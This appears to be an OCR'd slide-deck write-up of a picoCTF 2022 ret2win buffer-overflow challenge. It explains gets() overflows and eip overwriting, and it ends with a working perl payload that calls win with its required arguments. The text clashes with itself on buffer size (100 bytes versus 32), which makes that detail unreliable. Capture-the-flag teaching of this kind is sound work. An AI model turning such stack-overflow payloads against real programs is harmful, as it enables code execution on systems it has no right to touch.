PicoCTF 2022 – Binary Overflow 2

```
void win() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
```

This challenge is an example of a ret2win binary hacking challenge

Ret2Win Challenges

```
void win() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
```

According to the source code, the binary contains a `win` function which outputs the flag file contents when it is called

Ret2Win Challenges

```
void win() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
```

The binary does not call this function normally, so we need to discover a way to call it

Stack Buffer Overflow

```
void vuln(){
  char buf[BUFSIZE];
  gets(buf);
```

```
#define BUFSIZE 100
```

This binary uses the unsafe `gets` function to save user input, with a max buffer size of 100 bytes

Stack Buffer Overflow


```
void vuln(){
  char buf[BUFSIZE];
  gets(buf);
```

```
#define BUFSIZE 100
```

That means that user input in excess of 32 bytes will result in a buffer overflow, and because `buf` is a regular variable, its buffer will be in the memory stack


Stack Buffer Overflow

The memory stack is the part of program memory which stores temporary data during program execution




Stack Buffer Overflow

As the memory stack grows, it progresses towards lower addresses in program memory



Stack Buffer Overflow

In the case of stack buffer overflow, it may be possible to overwrite memory registers



Memory Registers

```
x86 Memory Registers

ip = memory address of next instruction
sp = memory address of current stack top
bp = memory address of the stack frame base
```

Memory registers are storage locations in the CPU that hold memory addresses and data needed for program execution

Memory Registers

```
x86 Memory Registers

ip = memory address of next instruction
sp = memory address of current stack top
bp = memory address of the stack frame base
```

There are many, many different memory registers in the x86 architecture, but the important one to pay attention to for this challenge is...

Memory Registers

```
x86 Memory Registers

ip = memory address of next instruction
sp = memory address of current stack top
bp = memory address of the stack frame base
```

The `ip` (instruction pointer) register, which in this binary is called the `eip`, since this binary is 32-bit. If the binary were 64-bit, it'd be called the `rip`

Memory Registers

```
x86 Memory Registers

ip = memory address of next instruction
sp = memory address of current stack top
bp = memory address of the stack frame base
```

The `eip` register contains the address of the next program instruction, and if we can overwrite it with stack buffer overflow, then we could execute instructions at any memory address we wanted

Finding the Win Function Address

```
[0×080493d5]> afl | grep win
0×08049296    8    162 sym.win
```

It's possible to get the memory address of the `win` function, and our goal is to put this address in the `eip` memory register so it executes the `win` function to get the flag value for us

Finding the Win Function Address

```
[0×080493d5]> afl | grep win
0×08049296    8    162 sym.win
```


So the goal is to use stack buffer overflow to overwrite the **eip** register with the **win** function. We need to figure out how many bytes we need to send to the binary before we read the **eip**

Finding the Overflow Offset Value

```
└─$ ragg2 -P 200 -r
AAABAACAADAAEAAFAAGAAHA
```

The number of bytes we need to send to the binary to reach the eip register is called the overflow offset value, and we can create a pattern of characters to send to the binary

Finding the Overflow Offset Value



When the program crashes, we can see what value is in the eip register, and determine the offset

Sending Arguments to the Function

```
win(unsigned int arg1, unsigned int arg2)
```

```
if (arg1 ≠ 0×CAFEF00D)
  return;
if (arg2 ≠ 0×F00DF00D)
  return;
```

In this case, the win function requires us to pass arguments to it in order to function properly

Sending Arguments to the Function

```
win(unsigned int arg1, unsigned int arg2)
```

```
if (arg1 ≠ 0×CAFEF00D)
  return;
if (arg2 ≠ 0×F00DF00D)
  return;
```

To run the `win` function with these arguments, we need to include them with our buffer overflow payload

Sending the Payload

```
perl -e
'print "A" x 112 .      ⟵ the offset
"\x96\x92\x04\x08" .    ⟵ the win function address
"A" x 4 .               ⟵ the fake return address
"\x0d\xf0\xfe\xca" .    ⟵ the first argument for win
"\x0d\xf0\x0d\xf0"'     ⟵ the second argument for win
```

We can combine the offset value with the address of the **win** function, then a fake return address for the function, then the two argument values